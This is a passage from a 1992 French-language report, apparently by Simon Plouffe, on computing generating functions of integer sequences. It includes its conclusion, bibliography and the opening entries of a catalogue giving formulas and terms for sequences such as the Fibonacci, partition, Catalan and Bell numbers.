Si cette suite (de polynômes) est maintenant convertie en série de puissances en z et passée à la procédure “ratpoly”, elle retourne immédiatement

$1/(1 - t\,z - z)$. Si on développe en série par rapport à t, on obtient la fonction génératrice de chaque colonne et inversement, en développant par rapport à z, on obtient la fonction génératrice de chaque rangée (qui sont ici des polynômes). Notons que 4 termes suffisent pour trouver la fonction génératrice du tableau.

Contrairement aux autres méthodes, il n’existe pas de livre ou de catalogue de tels tableaux. Il y en a un bon nombre dans la littérature, mais ce qui a été fait plutôt est d’en générer de façon *ad hoc* . Il faut prendre un modèle de tableaux assez général, par exemple dans [GKP] ou [Théo], où on introduit les tableaux $A_{[n,k]}$ définis par la relation de récurrence

$$A_{[n+1,k+1]} = (r\,n+s\,k+t)\,A_{[n,k+1]} + (a\,n+b\,k+c)\,A_{[n,k]}$$

où a,b,c,r,s et t sont entiers. Il se trouve qu’une bonne partie des tableaux étudiés en combinatoire sont de ce type: les coefficients binomiaux, les nombres de Stirling de 1ère et de 2ème espèce, les nombres eulériens, les coefficients des polynômes de Tchébycheff, etc. On peut consulter [Théo] à ce sujet où une étude approfondie de ces tableaux a été menée. Il reste donc à en générer un bon nombre en prenant les entiers a,b,c,r,s et t compris entre -4 et 4 et de *tenter* de trouver la fonction génératrice. Sur des milliers tableaux générés de cette façon, 430 fonctions génératrices à deux variables ont été trouvées, couvrant la plupart des cas simples de ces tableaux. On obtient ainsi un échantillonnage assez important de formules, suffisamment important pour y trouver la fonction génératrice de centaines de suites de notre table. En tout, 20 nouvelles fonctions génératrices ont été isolées. Ces résultats sont

présentés dans la table en appendice.

CONCLUSION

On conclut que nos méthodes peuvent dans 23 % des cas donner la fonction génératrice d'une suite d'entiers "quelconque". Le mot quelconque signifie ici: ce qui est catalogué dans la table de suites [PlSl]. Nous croyons qu'il en est de même avec toute suite d'entiers qui se présente au mathématicien dans ses recherches, quel que soit son domaine. Nous souhaitons que ces méthodes deviennent des outils de travail.

Il reste cependant beaucoup à faire. Il faut trouver une explication raisonnable au fait que nous sommes passés à côté de 77% des suites. On pourrait peut-être étendre encore les méthodes en formulant d'autres modèles de fonctions génératrices. En fait, il en existe déjà. Par exemple, la fonction "plancher" ou partie entière permet de construire des suites très simples que nos méthodes n'ont pas détectées; la suite $[(3/2)^n]$ en est un bon représentant. On pourrait également mettre dans la même catégorie les suites définies avec des nombres irrationnels comme $[\sqrt{2}n]$. Un autre modèle pourrait être basé sur les récurrences quadratiques comme la suite 2,4,16,256,... (en mettant au carré à chaque fois). Elle est extrèmement simple mais indétectable par nos méthodes. Un autre serait basé sur les suites "doublement" récurrentes, là où il y a une fonction de l'indice comme $a_{a(n)}$. On pourrait multiplier les exemples de suites très simplement définies mais indétectables. Ce qui caractérise une table de suites comme [Sl] ou [PlSl], c'est la variété et c'est précisément ce qui nous passionne.

BIBLIOGRAPHIE

[AABBJPS] J.P. Allouche, A. Arnold, J. Berstel, S. Brlek, W. Jockusch, S. Plouffe, B. Sagan, *A Sequence related to that of Thue-morse*, preprint 1992. Suite A3159.

[And] G.E. Andrews, *q-Series : Their development and application in analysis, number theory, combinatorics, physics, and computer algebra.* Regional Conference Series in Mathematics, number 66. Providence, 1986. AMS Publication.

[AS1] M. Abramowitz and I. A. Stegun, Handbook of Mathematical Functions, National Bureau of Standards, Washington DC, 1964; Dover, NY, 1965.

[BaKa] A. Bachem, R. Kannann, *Lattices and the basis reduction algorithm,* Carnegie Mellon University, rapport interne. 1984.

[BP] F. Bergeron, S. Plouffe, *Computing the generating function of a serie given it's first terms*, Rapport de recherche #164, Université du Québec à Montréal, octobre 1991.

[gfun] F. Bergeron, S. Plouffe, B. Salvy, P. Zimmermann, Programme gfun en MapleV de la librairie partagée et publique de Maple. Disponible par transfert électronique à l'Université de Waterloo. Version Juin 1992.

[GKP] R. L. Graham, D. E. Knuth and O. Patashnik, Concrete Mathematics, Addison-Wesley, Reading, MA, 1990.

[LLL] A.K. Lenstra, H.W. Lenstra, et L. Lovàsz, *Factoring Polynomials with rational coefficients,* Mathematische Annalen 261 (1982), pages 513-534.

[M5] B.W. Char, K.O. Geddes, G.H. Gonnet, B.L. Leong, M.B. Monagan, S.M. Watt, MAPLE V Library Reference Manual, Springer Verlag, (1991), Waterloo Maple Publishing.

[Pari] C. Batut, D. Bernardi, H. Cohen, M. Olivier, User's guide to PARI-GP, Version 1.36, Université Bordeaux I, document interne, 8 Décembre 1991.

[Plsl] S. Plouffe, N.J.A. Sloane, *The New Book of Integer Sequences*, preprint 1992, titre provisoire.

[Sl] N.J.A. Sloane, *A Handbook of Integer Sequences*, Academic Press, New York, 1973.

[Sta80] R. Stanley, *Differentiably finite power series*, European Journal of Combinatorics, vol. 1,(1980), p.175-188.


[Théo] P. Théoret, Thèse de Ph. D., "*Etude des doubles suites définies par une récurrence du premier degré*", Université du Québec à Montréal, preprint 1992.

A.0 NOTES À L'UTILISATEUR DE LA TABLE

Chaque fonction génératrice trouvée à l'aide de l'une de nos méthodes est répertoriée dans la table qui suit sous forme de fiche. Chaque fiche contient les informations pertinentes à cette suite :

- Numéro séquentiel Axxxx et Nxxxx (s'il existe)
- Nom de la suite
- Les références bibliographiques avec dans l'ordre : Périodique Volume Page Année
- La méthode employée pour trouver la fonction génératrice
- Le type de fonction génératrice
- Commentaires additionnels
- Autres formules connues ou trouvées
- La fonction génératrice
- La suite numérique

Elles apparaissent selon le schéma suivant:



- Les références bibliographiques sont notées exactement comme dans le livre [Sl]. La liste des ouvrages se trouve dans une bibliographie séparée à la fin de la table.
- La fonction génératrice qui apparaît au centre est toujours une fonction génératrice ordinaire à moins qu'il en soit indiqué autrement (exponentielle ou double exponentielle).
- Les fiches ont été triées par ordre numérique sur les numéros Axxxx. Cette table est une pile Hypercard. On peut donc l'utiliser sur tout ordinateur Macintosh et la consulter comme une banque de donnée. Nous prévoyons un accès à Maple. De cette façon l'utilisateur pourra vérifier chaque formule.
- W(z) désigne la fonction Oméga, définie implicitement par W(z) exp(W(z)) = z. On la connait aussi sous

sa forme de série exponentielle dont les coefficients sont donnés, en valeur absolue, $|a_0| = 0$, $|a_n| = n^{n-1}$ pour $n>0$ (série alternante à terme constant nul). Son rayon de convergence est 1/e et elle est souvent utilisée pour le développement en série de certaines fonctions génératrices de structures arborescentes. Elle est très commode dans les calculs.

• La fonction génératrice qui apparaît au centre de chaque fiche est la plus simple ou plus élégante expression que nous connaissons donnant les termes de la suite.

• Le nom de chaque suite (s'il est présent) est tel qu'il apparaît dans [PlSl]. Quand il est omis c'est qu'il est d'une forme que nous jugeons redondante par rapport à la fonction génératrice.

• Les P-récurrences qui apparaissent dans la case "fonction génératrice" ou "autres formules" ont leur conditions initiales données par les premiers termes de la suite.

• La suite qui apparaît dans la case "suite numérique" est telle qu'elle apparaît dans [PlSl], plus de termes peuvent être évidemment obtenus avec la fonction génératrice.

• Certaines fiches ont été imprimées en format pleine grandeur pour plus de lisibilité

1031 Generating Functions

par
Simon Plouffe
August 1992
found using GFUN and other tools with a sample of the Encyclopedia of Integer Sequences (as of 1992)
with 4568 sequences.

Denumerants

Réf. R1 152.

HIS2 A0008	**Euler**	**erreur au 19è terme corrigée avec la**
HIS1 N0099	**Fraction rationnelle**	**formule**

$$\frac{1}{(1-z)(1-z^2)(1-z^5)(1-z^{10})}$$

1, 1, 2, 2, 3, 4, 5, 6, 7, 8, 11, 12, 15, 16, 19, 22, 25, 28, 34, 40

Partitions n into distinct parts

Réf. AS1 836.

HIS2 A0009 **Euler**

HIS1 N0100 **Produit infini**

$$\prod_{n \geq 0} (1 - Z^{2n+1})$$

1, 1, 1, 2, 2, 3, 4, 5, 6, 8, 10, 12, 15, 18, 22, 27, 32, 38, 46, 54, 64, 76, 89, 104, 122, 142, 165, 192, 222, 256, 296, 340, 390, 448, 512, 585, 668, 760, 864, 982, 1113, 1260, 1426

Related to Latin Rectangles

Réf. R1 210.

HIS2 A0023 **Recoupements** **Suite P-récurrente**

HIS1 N0140 **exponentielle (rationnelle)**

a(n) = (3 n - 1) a(n - 1) + (- 4 n + 2) a(n - 2)

$$\frac{1}{\exp(2\,z)\,(1 - z)}$$

1, 1, 2, 2, 8, 8, 112, 656, 5504, 49024, 491264

The natural numbers

Réf.

HIS2 A0027 **Approximants de Padé**

HIS1 N0173 **Fraction rationnelle**

$$\frac{1}{(1-z)^2}$$

1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49

Partitions of n

Réf. RS4 90. R1 122. AS1 836.

HIS2 A0041 **Euler**

HIS1 N0244 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)}$$

1, 1, 2, 3, 5, 7, 11, 15, 22, 30, 42, 56, 77, 101, 135, 176, 231, 297, 385, 490, 627, 792, 1002, 1255, 1575, 1958, 2436, 3010, 3718, 4565, 5604, 6842, 8349, 10143, 12310, 14883

Dying Rabbits

Réf. FQ 2 108 64.

HIS2 A0044 **Approximants de Padé**

HIS1 N0255 **Fraction rationnelle**

a(n+13)=a(n+12)+a(n+11)+a(n)

$$\frac{1 + z^2 + z^4 + z^6 + z^8 + z^{10}}{1 - z^3 - z^5 - z^7 - z^9 - z^{11}}$$

1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144, 232, 375, 606, 979, 1582, 2556, 4130, 6673, 10782, 17421, 28148, 45480, 73484, 118732, 191841, 309967, 500829, 809214, 1307487

Fibonacci numbers

Réf. HW1 148. HO69.

HIS2 A0045 **Approximants de Padé**

HIS1 N0256 **Fraction rationnelle**

$$\frac{1}{1 - z - z^2}$$

1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144, 233, 377, 610, 987, 1597, 2584, 4181, 6765, 10946, 17711, 28657, 46368, 75025, 121393, 196418, 317811, 514229, 832040, 1346269

2 ^ n + 1

Réf. BA9.

HIS2 A0051 **Approximants de Padé**

HIS1 N0266 **Fraction rationnelle**

$$\frac{2 - 3z}{(1 - z)(1 - 2z)}$$

2, 3, 5, 9, 17, 33, 65, 129, 257, 513, 1025, 2049, 4097, 8193, 16385, 32769, 65537, 131073, 262145, 524289, 1048577, 2097153, 4194305, 8388609, 16777217

Denumerants

Réf. R1 152.

HIS2 A0064 **Euler** **erreur au 19è terme corrigée avec la formule**

HIS1 N0375 **Fraction rationnelle**

$$\frac{1}{(1 - z)^2 (1 - z^2)(1 - z^5)(1 - z^{10})}$$

1, 2, 4, 6, 9, 13, 18, 24, 31, 39, 50, 62, 77, 93, 112, 134, 159, 187, 252, 292

n-node trees of height 2

Réf. IBMJ 4 475 60. KU64.

HIS2 A0065 **Euler**

HIS1 N0379 **Produit infini**

$$\frac{z}{(1-z)} + \prod_{n\geq 1} \frac{1}{(1-z^n)}$$

1, 2, 4, 6, 10, 14, 21, 29, 41, 55, 76, 100, 134, 175, 230, 296, 384, 489, 626, 791, 1001, 1254, 1574, 1957, 2435, 3009, 3717, 4564, 5603, 6841, 8348, 10142, 12309

Partitions of n into parts of 2 kinds

Réf. RS4 90. RCI 199. FQ 9 332 71.

HIS2 A0070 **Euler**

HIS1 N0396 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 2,1,1,1,1,...

1, 2, 4, 7, 12, 19, 30, 45, 67, 97, 139, 195, 272, 373, 508, 684, 915, 1212, 1597, 2087, 2714, 3506, 4508, 5763, 7338, 9296, 11732, 14742, 18460, 23025, 28629, 35471

Fibonacci numbers - 1

Réf. R1 155. AENS 79 203 62. FQ 3 295 65.

HIS2 A0071 **Approximants de Padé**

HIS1 N0397 **Fraction rationnelle**

$$\frac{1}{1 - 2z + z^3}$$

1, 2, 4, 7, 12, 20, 33, 54, 88, 143, 232, 376, 609, 986, 1596, 2583, 4180, 6764, 10945, 17710, 28656, 46367, 75024, 121392, 196417, 317810, 514228, 832039, 1346268

Tribonacci numbers

Réf. FQ 1(3) 71 63; 5 211 67.

HIS2 A0073 **Approximants de Padé**

HIS1 N0406 **Fraction rationnelle**

$$\frac{z}{1 - z - z^2 - z^3}$$

0, 1, 1, 2, 4, 7, 13, 24, 44, 81, 149, 274, 504, 927, 1705, 3136, 5768, 10609, 19513, 35890, 66012, 121415, 223317, 410744, 755476, 1389537, 2555757, 4700770, 8646064

Tetranacci numbers

Réf. AMM 33 232 26. FQ 1(3) 74 63.

HIS2 A0078 **Approximants de Padé**

HIS1 N0423 **Fraction rationnelle**

$$\frac{1}{1 - z - z^2 - z^3 - z^4}$$

1, 1, 2, 4, 8, 15, 29, 56, 108, 208, 401, 773, 1490, 2872, 5536, 10671, 20569, 39648, 76424, 147312, 283953, 547337, 1055026, 2033628, 3919944, 7555935, 14564533

Powers of 2

Réf. BA9. MOC 23 456 69.

HIS2 A0079 **Approximants de Padé**

HIS1 N0432 **Fraction rationnelle**

$$\frac{1}{1 - 2z}$$

1, 2, 4, 8, 16, 32, 64, 128, 256, 512, 1024, 2048, 4096, 8192, 16384, 32768, 65536, 131072, 262144, 524288, 1048576, 2097152, 4194304, 8388608, 16777216

Rooted trees with n nodes

Réf. R1 138. HA69 232.

HIS2 A0081 **Recoupements**

HIS1 N0454 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

c(n) = a(n) : la suite elle-même.

1, 1, 2, 4, 9, 20, 48, 115, 286, 719, 1842, 4766, 12486, 32973, 87811, 235381, 634847, 1721159, 4688676, 12826228, 35221832, 97055181, 268282855, 743724984

Réf. LU91 1 221. R1 86. MU60 6. DMJ 35 659 68.

HIS2 A0085 **Dérivée logarithmique** **Suite P-récurrente**

HIS1 N0469 **exponentielle**

a(n) = a(n - 1) + (n - 1) a(n - 2)

$$\exp(z + 1/2\ z^2)$$

1, 1, 2, 4, 10, 26, 76, 232, 764, 2620, 9496, 35696, 140152, 568504, 2390480, 10349536, 46206736, 211799312, 997313824, 4809701440, 23758664096

Permutations with no cycles of length 3

Réf. R1 85.

HIS2 A0090 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N0496 **exponentielle**

a(n) = (n^3-n^2)a(n-1)+(6 n^3-5 n^2+n)a(n-3)+(24 n^3-26 n^2+9 n-1)a(n-4)

$$\frac{1}{\exp(1/3\ z^3)\ (1 - z)}$$

1, 1, 2, 4, 16, 80, 520, 3640, 29120, 259840, 2598400, 28582400, 343235200, 4462057600, 62468806400, 936987251200, 14991796019200, 254860532326400, 4587501779660800

Réf. AS1 797.

HIS2 A0096 **Approximants de Padé**
HIS1 N0522 **Fraction rationnelle**

$$\frac{z\ (z - 2)}{(z - 1)^3}$$

0, 2, 5, 9, 14, 20, 27, 35, 44, 54, 65, 77, 90, 104, 119, 135, 152, 170, 189, 209, 230, 252, 275, 299, 324, 350, 377, 405, 434, 464, 495, 527, 560, 594, 629, 665, 702, 740, 779

Partitions of n into parts of 2 kinds

Réf. RS4 90. RCI 199.

HIS2 A0097 **Euler**

HIS1 N0525 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 2,2,1,1,1,1,1,1,...

1, 2, 5, 9, 17, 28, 47, 73, 114, 170, 253, 365, 525, 738, 1033, 1422, 1948, 2634, 3545, 4721, 6259, 8227, 10767, 13990, 18105, 23286, 29837, 38028, 48297, 61053

Partitions of n into parts of 2 kinds

Réf. RS4 90. RCI 199.

HIS2 A0098 **Euler**

HIS1 N0533 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 2,2,2,1,1,1,1,1,1,...

1, 2, 5, 10, 19, 33, 57, 92, 147, 227, 345, 512, 752, 1083, 1545, 2174, 3031, 4179, 5719, 7752, 10438, 13946, 18519, 24428, 32051, 41805, 54265, 70079, 90102, 115318

Compositions

Réf. R1 155.
HIS2 A0100 **Approximants de Padé**
HIS1 N0543 **Fraction rationnelle**

$$\frac{1}{(1 - z - z^2)(1 - z - z^2 - z^3)}$$

1, 2, 5, 11, 23, 47, 94, 185

Compositions

Réf. R1 155.
HIS2 A0102 **Approximants de Padé**
HIS1 N0551 **Fraction rationnelle**

$$\frac{1}{(1 - z - z^2 - z^3)(1 - z - z^2 - z^3 - z^4)}$$

1, 2, 5, 12, 27, 59, 127

Catalan's Numbers

Réf. AMM 72 973 65. RCI 101. C1 53. PLC 2 109 71. MAG 61 211 88.

HIS2 A0108 **Inverse fonctionnel** **Suite P-récurrente**
HIS1 N0577 **algébrique**

$_2F_1$ ([1, 1/2], [2], 4 z)
n a(n) = (4 n - 6) a(n - 1)

$$\frac{2}{1 + (1 - 4z)^{1/2}}$$

1, 1, 2, 5, 14, 42, 132, 429, 1430, 4862, 16796, 58786, 208012, 742900, 2674440, 9694845, 35357670, 129644790, 477638700, 1767263190, 6564120420, 24466267020

Bell Numbers

Réf. MOC 16 418 62. AMM 71 498 64. PSPM 19 172 71. GO71.

HIS2 A0110 **Recoupements**
HIS1 N0585 **exponentielle**

$$\exp(\exp(z) - 1)$$

1, 1, 2, 5, 15, 52, 203, 877, 4140, 21147, 115975, 678570, 4213597, 27644437, 190899322, 1382958545, 10480142147, 82864869804, 682076806159, 5832742205057

Euler numbers

Réf. JDM 7 171 1881. JO61 238. NET 110. DKB 262. C1 259.

HIS2 A0111 **Inverse fonctionnel**
HIS1 N0587 **exponentielle (complexe)**

$$\tan(1/4\ \mathrm{Pi} + 1/2\ z) - 1$$

1, 1, 1, 2, 5, 16, 61, 272, 1385, 7936, 50521, 353792, 2702765, 22368256, 199360981, 1903757312, 19391512145, 209865342976, 2404879675441, 29088885112832

Denumerants

Réf. R1 152.

HIS2 A0115 **Euler** **erreur au 19è terme corrigée avec la formule**
HIS1 N0098 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - z^2)\,(1 - z^5)}$$

1, 1, 2, 2, 3, 4, 5, 6, 7, 8, 10, 11, 13, 14, 16, 18, 20, 22, 26, 29

Representations of n as a sum of distinct Fibonaccis

Réf. FQ 4 305 66. BR72 54.

HIS2 A0119 **Euler**

HIS1 N0037 **Produit infini**

$$\prod_{n \geq 1} (1 + Z^{c(n)})$$

c(n) = 1,2,3,5,8,... nombres de Fibonacci

1, 1, 1, 2, 1, 2, 2, 1, 3, 2, 2, 3, 1, 3, 3, 2, 4, 2, 3, 3, 1, 4, 3, 3, 5, 2, 4, 4, 2, 5, 3, 3, 4, 1, 4, 4, 3, 6, 3, 5, 5, 2, 6, 4, 4, 6, 2, 5, 5, 3, 6, 3, 4, 4, 1, 5, 4, 4, 7, 3, 6, 6, 3, 8, 5, 5, 7, 2, 6, 6, 4

Representations of n as a sum of Fibonacci numbers

Réf. FQ 4 304 66.

HIS2 A0121 **Euler**

HIS1 N0088 **Produit infini**

$$(1 + z) \prod_{n \geq 1} (1 + Z^{c(n)})$$

c(n) = 1,2,3,5,8,... nombres de Fibonacci

1, 2, 2, 3, 3, 3, 4, 3, 4, 5, 4, 5, 4, 4, 6, 5, 6, 6, 5, 6, 4, 5, 7, 6, 8, 7, 6, 8, 6, 7, 8, 6, 7, 5, 5, 8, 7, 9, 9, 8, 10, 7, 8, 10, 8, 10, 8, 7, 10, 8, 9, 9, 7, 8, 5, 6, 9, 8, 11, 10, 9, 12, 9, 11, 13

Binary partitions (partitions of 2n into powers of 2)

Réf. FQ 4 117 66. PCPS 66 376 69. AB71 400. BIT 17 387 77.

HIS2 A0123 **Euler**

HIS1 N0378 **Produit infini**

$$\frac{1}{(1-z)^2\,(1-z^2)\,(1-z^4)\,(1-z^8)\,(1-z^{16})\,(1-z^{32})\ldots}$$

1, 2, 4, 6, 10, 14, 20, 26, 36, 46, 60, 74, 94, 114, 140, 166, 202, 238, 284, 330, 390, 450, 524, 598, 692, 786, 900, 1014, 1154, 1294, 1460, 1626, 1828, 2030, 2268, 2506

Central polygonal numbers

Réf. MAG 30 150 46. HO50 22. FQ 3 296 65.

HIS2 A0124 **Approximants de Padé**

HIS1 N0391 **Fraction rationnelle**

$$\frac{1 - z + z^2}{(1 - z)^3}$$

1, 2, 4, 7, 11, 16, 22, 29, 37, 46, 56, 67, 79, 92, 106, 121, 137, 154, 172, 191, 211, 232, 254, 277, 301, 326, 352, 379, 407, 436, 466, 497, 529, 562, 596, 631, 667, 704, 742

Slicing a cake with n slices

Réf. MAG 30 150 46. FQ 3 296 65.

HIS2 A0125 **Approximants de Padé**

HIS1 N0419 **Fraction rationnelle**

1+C(n,1)+C(n,2)+C(n,3)

$$\frac{1 - 2z + 2z^2}{(1 - z)^4}$$

1, 2, 4, 8, 15, 26, 42, 64, 93, 130, 176, 232, 299, 378, 470, 576, 697, 834, 988, 1160, 1351, 1562, 1794, 2048, 2325, 2626, 2952, 3304, 3683, 4090, 4526, 4992, 5489

A nonlinear binomial sum

Réf. FQ 3 295 65.

HIS2 A0126 **Approximants de Padé**

HIS1 N0421 **Fraction rationnelle**

$$\frac{1 - z + z^3}{(1 - z - z^2)^2 (z - 1)^2}$$

1, 2, 4, 8, 15, 27, 47, 80, 134, 222, 365, 597, 973, 1582, 2568, 4164, 6747, 10927, 17691, 28636, 46346, 75002, 121369, 196393, 317785, 514202, 832012, 1346240

C(n,4)+C(n,3)+ ... +C(n,0)

Réf. MAG 30 150 46. FQ 3 296 65.

HIS2 A0127 **Approximants de Padé**

HIS1 N0427 **Fraction rationnelle**

$$\frac{1 - 3z + 4z^2 - 2z^3 + z^4}{(1 - z)^5}$$

1, 2, 4, 8, 16, 31, 57, 99, 163, 256, 386, 562, 794, 1093, 1471, 1941, 2517, 3214, 4048, 5036, 6196, 7547, 9109, 10903, 12951, 15276, 17902, 20854, 24158, 27841, 31931

A nonlinear binomial sum

Réf. FQ 3 295 65.

HIS2 A0128 **Approximants de Padé**

HIS1 N0428 **Fraction rationnelle**

$$\frac{1 - 2z + z^2 + z^3}{(1 - z - z^2)(1 - z)^3}$$

1, 2, 4, 8, 16, 31, 58, 105, 185, 319, 541, 906, 1503, 2476, 4058, 6626, 10790, 17537, 28464, 46155, 74791, 121137, 196139, 317508, 513901, 831686, 1345888

Pell numbers

Réf. FQ 4 373 66. RI89 43.

HIS2 A0129 **Approximants de Padé**

HIS1 N0552 **Fraction rationnelle**

a(n)=2 a(n-1)+a(n-2)

$$\frac{1}{1 - 2z - z^2}$$

1, 2, 5, 12, 29, 70, 169, 408, 985, 2378, 5741, 13860, 33461, 80782, 195025, 470832, 1136689, 2744210, 6625109, 15994428, 38613965, 93222358, 225058681

Réf. R1 85.

HIS2 A0138 **Dérivée logarithmique** **Suite P-réccurente**

HIS1 N0638 **exponentielle**

a(n) =(n - 1) a(n - 1) - (n^3 - 9 n^2 + 26 n - 24) a(n - 4) +
(n^4 - 14 n^3 + 71 n^2 - 154 n + 120) a(n - 5)

$$\frac{1}{\exp(1/4\, z^4)\,(1 - z)}$$

1, 1, 2, 6, 18, 90, 540, 3780, 31500, 283500, 2835000, 31185000, 372972600, 4848643800, 67881013200, 1018215198000, 16294848570000, 277012425690000, 4986223662420000

Réf. CJM 15 257 63. AB71 363.

HIS2 A0139 **Hypergéométrique** **Suite P-récurrente**
HIS1 N0651 **algébrique** **équation du 3è degré**

1/2 (n + 1) (2 n + 1) a(n) = 3/4 (3 n - 1) (3 n - 2) a(n - 1)

$$3F2\left([1, 4/3, 5/3],[3, 5/2],27\,z / 4\right)$$

1, 2, 6, 22, 91, 408, 1938, 9614, 49335, 260130, 1402440, 7702632, 42975796, 243035536, 1390594458, 8038677054, 46892282815, 275750636070, 1633292229030, 9737153323590

Factorial numbers

Réf. AS1 833. MOC 24 231 70.

HIS2 A0142 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N0659 **Fraction rationnelle**

a(n) = n a(n-1)

$$\frac{1}{1 - z}$$

1, 1, 2, 6, 24, 120, 720, 5040, 40320, 362880, 3628800, 39916800, 479001600, 6227020800, 87178291200, 1307674368000, 20922789888000, 355687428096000

Oriented rooted trees with n nodes

Réf. R1 138.

HIS2 A0151 **Euler**

HIS1 N0701 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

$$c(n) = 2\ a(n)$$

1, 2, 7, 26, 107, 458, 2058, 9498, 44947, 216598, 1059952, 5251806, 26297238, 132856766, 676398395, 3466799104, 17873808798, 92630098886, 482292684506

Réf. R1 188.

HIS2 A0153 **Dérivée logarithmique** **Suite P-récurrente**

HIS1 N0706 **exponentielle**

a(n) = n a(n-1) + (n - 2) a(n-2)

$$\frac{1}{(1 - z)^3 \exp(z)}$$

0, 1, 2, 7, 32, 181, 1214, 9403, 82508, 808393, 8743994, 103459471, 1328953592, 18414450877, 273749755382, 4345634192131, 73362643649444

Coefficients of iterated exponentials

Réf. SMA 11 353 45.

HIS2 A0154 **Recoupements**

HIS1 N0710 **exponentielle (log)**

L'inverse fonctionnel est exp(exp(z)-1) : Les nombres de Bell.

$$- \ln(1 + \ln(1 - z)) + 1$$

1, 1, 2, 7, 35, 228, 1834, 17382, 195866, 2487832, 35499576, 562356672, 9794156448, 186025364016, 3826961710272, 84775065603888, 2011929826983504

Double factorials

Réf. AMM 55 425 48. MOC 24 231 70.

HIS2 A0165 **Dérivée logarithmique** **Suite P-récurrente**

HIS1 N0742 **Fraction rationnelle**

2^(m-1) Γ(m)

$$\frac{1}{1 - 2z}$$

1, 2, 8, 48, 384, 3840, 46080, 645120, 10321920, 185794560, 3715891200, 81749606400, 1961990553600, 51011754393600, 1428329123020800

Subfactorial or rencontres numbers

Réf. R1 65. DB1 168. RY63 23. MOC 21 502 67. C1 182.

HIS2 A0166 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N0766 **exponentielle**

a(n) = (n - 2) a(n-1) + (n - 2) a(n -2)

$$\frac{1}{(1 - z)\exp(z)}$$

1, 0, 1, 2, 9, 44, 265, 1854, 14833, 133496, 1334961, 14684570, 176214841, 2290792932, 32071101049, 481066515734, 7697064251745, 130850092279664

Réf. CJM 15 254 63; 33 1039 81. JCT 3 121 67.

HIS2 A0168 **hypergéométrique-LLL** **Suite P-récurrente**
HIS1 N0768 **algébrique**

2F1([1, 1/2], [3], 12 z)

(n + 1) a(n) = (12 n - 18) a(n - 1)

$$\frac{-1 + 18z + (-(12z - 1)^3)^{1/2}}{54 z^2}$$

1, 2, 9, 54, 378, 2916, 24057, 208494, 1876446, 17399772, 165297834, 1602117468, 15792300756, 157923007560, 1598970451545, 16365932856990

Réf. BA9. R1 128.

HIS2 A0169 **Inverse fonctionnel exponentielle** **L'inverse fonctionnel est z exp(- z)**

HIS1 N0771

n^ (n-1)

$$- W(- z)$$

1, 2, 9, 64, 625, 7776, 117649, 2097152, 43046721, 1000000000, 25937424601, 743008370688, 23298085122481, 793714773254144, 29192926025390625

Card matching

Réf. R1 193.

HIS2 A0172 **P-récurrences** **Suite P-récurrente**

HIS1 N0781 *** titre modifié**

$$\sum_{k=0}^{n} (n,k)^3 = a(n)$$

$$a(n)\,(n-1)^2 = (7n^2 - 21n + 16)\,a(n-1) + (8n^2 - 32n + 32)\,a(n-2)$$

1, 2, 10, 56, 346, 2252, 15184, 104960, 739162, 5280932, 38165260, 278415920, 2046924400, 15148345760, 112738423360, 843126957056, 6332299624282

Ménage numbers

Réf. CJM 10 478 58. R1 197.

HIS2 A0179 **P-récurrences** **Suite P-récurrente**
HIS1 N0815

$$(n - 39/7)\, a(n) = (n^2 - 47/7\, n + 43/7)\, a(n - 1) +$$
$$(1/7\, n^2 + n - 65/7)\, a(n - 2) +$$
$$(-\, 6/7\, n^2 + 67/7\, n - 26)\, a(n - 3) +$$
$$(-\, 6/7\, n + 36/7)\, a(n - 4)$$

1, 1, 0, 1, 2, 13, 80, 579, 4738, 43387, 439792, 4890741, 59216642, 775596313, 10927434464, 164806435783, 2649391469058, 45226435601207, 817056406224416

Permutations with no cycles of length 3

Réf. R1 83.

HIS2 A0180 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N0816 **exponentielle**

a(n) = (3 n - 4) a(n - 1) + (3 n - 6) a(n - 2)

$$\frac{1}{(1 - 3\, z)\, \exp(z)}$$

